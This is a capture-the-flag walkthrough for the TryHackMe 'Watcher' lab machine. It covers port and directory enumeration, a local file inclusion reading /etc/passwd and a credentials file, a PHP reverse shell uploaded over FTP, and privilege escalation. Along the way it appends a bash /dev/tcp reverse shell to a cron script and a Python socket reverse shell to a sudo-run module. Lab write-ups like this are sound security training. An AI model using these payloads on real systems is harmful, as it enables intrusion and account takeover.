TryHackMe | Watcher

Difficulty: Medium

A boot2root Linux machine utilizing web exploits along with some common privilege escalation techniques.

Enumeration

First, enumerate the system with Nmap to discover open ports, services and versions and write the results into a file.

```
nmap -sC -sV -p- <IP-ADDRESS> > nmap.txt
```

- -sC = default scripts.
- -sV = scans versions of services.

Results:

```
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
```

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 e1:80:ec:1f:26:9e:32:eb:27:3f:26:ac:d2:37:ba:96 (RSA)
|   256 36:ff:70:11:05:8e:d4:50:7a:29:91:58:75:ac:2e:76 (ECDSA)
|_  256 48:d2:3e:45:da:0c:f0:f6:65:4e:f9:78:97:37:aa:8a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Jekyll v4.1.1
|_http-title: Corkplacemats
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.48 seconds
```


There are 3 open ports: 21, 22, 80.

Port 21 — FTP

Check if there is anonymous login to ftp service.

```
ftp anonymous@<IP-ADDRESS>
```

Results:



```
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


failed anonymous login

Port 22 — SSH

Keep it to be continued…

Port 80 — HTTP

There is http service so browse it:



The best blog out there for fans and lovers of cork-based placemats.

This placemat has a beautiful striped pattern, both pleasing for the eye and functional.

This placemat is round! Crazy, huh? What's next, an octagon placemat? Haha, hahahah

This one has a whole bunch of placemats. You're basically spoiled for choice here. Be grateful.


Webpage

Directories enumeration

enumerate system directories with gobuster:

```
gobuster dir -u <IP-ADDRESS> -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```


While gobuster is running, read the hint for Flag1:


Question Hint

https://moz.com/learn/seo/robotstxt

robots.txt

This hint gives an information about robots.txt file within the system. After navigation to this file, there are another paths.


```
User-agent: *
Allow: /flag_1.txt
Allow: /secret_file_do_not_read.txt
```


<IP-ADDRESS>/robots.txt

flag_1.txt file includes the first flag.

```
FLA[redacted]
```

flag_1.txt


secret_file_do_not_read.txt is forbidden.


Forbidden

You don't have permission to access this resource.

/secret_file_do_not_read.txt

According to the fact there is nothing helpful on the directories enumeration with gobuster exclude robots.txt file, move forward to the next hint to get Flag2.



Question Hint

https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/

lfi vulnerability

Go back to the browser and enumerate the functionality of all the webpages within the system. There is a webpage that includes the parameter “post”. Check if it’s vulnerable to lfi with :

```
?post=../../../etc/passwd
```


Results:

```
<main role="main">

<div class="row">
 <div class="col-2"></div>
 <div class="col-8">
  root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
```

```
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
will:x:1000:1000:will:/home/will:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
ftpuser:x:1001:1001:,,,:/home/ftpuser:/usr/sbin/nologin
mat:x:1002:1002:,#,,:/home/mat:/bin/bash
toby:x:1003:1003:,,,:/home/toby:/bin/bash
 </div>
</div>

</main>
```

It is.

After few failed attempts reading ftp or Apache logs to try log poisoning, try to read the secret file that was found above by navigate to: /var/www/html/secret_file_do_not_read.txt



Corkplacemats

Hi Mat, The credentials for the FTP server are below. I've set the files to be saved to /home/ftpuser/ftp/files. Will ---------- ftpuse[redacted]

© Corkplacemats 2020

secret_file_do_not_read.txt


There are the credentials to connect ftp server with ftpuser.

connect it with:

```
ftp ftpuser@<IP-ADDRESS>
```

Grab flag2.

```
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49567|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Dec 03  2020 files
-rw-r--r--    1 0        0              21 Dec 03  2020 flag_2.txt
226 Directory send OK.
ftp> get flag_2.txt
local: flag_2.txt remote: flag_2.txt
229 Entering Extended Passive Mode (|||42621|)
150 Opening BINARY mode data connection for flag_2.txt (21 bytes).
100% |*****************************************************************|
21       788.76 KiB/s    00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 (0.19 KiB/s)
```



```
└─# cat flag_2.txt
FLAG{[redacted]}
```

flag_2.txt


There is directory “files” that is it possible to upload file to the system from there. So, upload a php reverse shell to the ftp server and navigate there to run the code and to get a shell. But before that, create net cat listener:

```
nc -lnvp 2222
```

Navigate to this path:

post=../../../home/ftpuser/ftp/files/php-reverse-shell.php

…and there is a shell.




```
Linux watcher 4.15.0-128-generic #131-Ubuntu SMP Wed
 12:52:54 up  1:30,  0 users,  load average: 0.00, 0.
USER     TTY      FROM             LOGIN@   IDLE   JC
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

shell

Stable the shell with this command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


So , enumerate the system as www-data. Check the html directory to understand if there are any information or pages that can help. There is a directory that includes flag3.



```
www-data@watcher:/var/www/html$ cd more_secrets_a9f10a
cd more_secrets_a9f10a
www-data@watcher:/var/www/html/more_secrets_a9f10a$ ls
ls
flag_3.txt
www-data@watcher:/var/www/html/more_secrets_a9f10a$ cat flag_3.txt
cat flag_3.txt
FLAG{[redacted]}
www-data@watcher:/var/www/html/more_secrets_a9f10a$ 
```

flag_3.txt


After moving around the directories of all the users within the system, Toby was found as the owner flag4 and there is no permission to read it. But there is a note.txt with reading permission.



```
www-data@watcher:/home/toby$ ls
ls
flag_4.txt  jobs  note.txt
www-data@watcher:/home/toby$ cat note.txt
cat note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat
www-data@watcher:/home/toby$ 
```

note.txt

Check the cronjobs as written maybe there is something helpful.



```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --
25 6    * * *   root    test -x /usr/sbin/an
47 6    * * 7   root    test -x /usr/sbin/an
52 6    1 * *   root    test -x /usr/sbin/an
#
*/1 * * * * mat /home/toby/jobs/cow.sh
www-data@watcher:/home/toby$ 
```


/etc/crontab

So, the user mat runs cow.sh every minute. Maybe, it can help us later.

Check permissions to run files as sudo with:

```
sudo -l
```


Results:



```
User www-data may run the following commands on watcher:
    (toby) NOPASSWD: ALL
www-data@watcher:/home/toby$ 
```

sudo -l

Because toby can run every file on the system as sudo, change the user to toby with sudo. Now, there is an access to the next flag.



```
sudo -u toby bash
toby@watcher:~$ ls
ls
flag_4.txt  jobs  note.txt
toby@watcher:~$ cat flag_4.txt
cat flag_4.txt
FLAG{[redacted]}
toby@watcher:~$ 
```

flag_4.txt


As shown on crontab, the user mat run cow.sh every min. That means another injection of reverse- shell but this time with bash to get reverse-shell as mat.

```
echo 'bash -i >& /dev/tcp/<YOUR-IP>/3333 0>&1' >> cow.sh
```

Then, set a net cat listener with:

```
nc -lnvp 3333
```


...and there is a shell as mat.



```
bash: cannot set terminal pro
bash: no job control in this
mat@watcher:~$ whoami
whoami
mat
mat@watcher:~$ █
```

mat

Read flag5.




```
mat@watcher:~$ ls
ls
cow.jpg
flag_5.txt
note.txt
scripts
mat@watcher:~$ cat flag_5.txt
cat flag_5.txt
FLAG{[redacted]}
mat@watcher:~$ █
```

flag_5.txt

There is a note.txt file:

```
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can
only run the script with sudo so it should be safe.

Will
```

That note gives a clue about the fact that mat can run a specific file as will. So, check it with sudo -l.



```
User mat may run the following commands on watcher:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
```

will_script.py

Inside “scripts”, there are 2 python codes.

cmd.py:

```python
def get_command(num):
        if(num == "1"):
                return "ls -lah"
        if(num == "2"):
                return "id"
        if(num == "3"):
                return "cat /etc/passwd"
```

will_script.py:

```python
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
        print("Invalid command!")
        exit()

os.system(cmd)
```

As mat, edit the cmd.py cause it has write permission. After the cmd.py runs, will’s script calls the system to actually run those command that the user chose. So again, inject python reverse shell to cmd.py that run as user will and get the reverse shell as will.

```
echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("<IP-ADDRESS>",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")' >> cmd.py
```

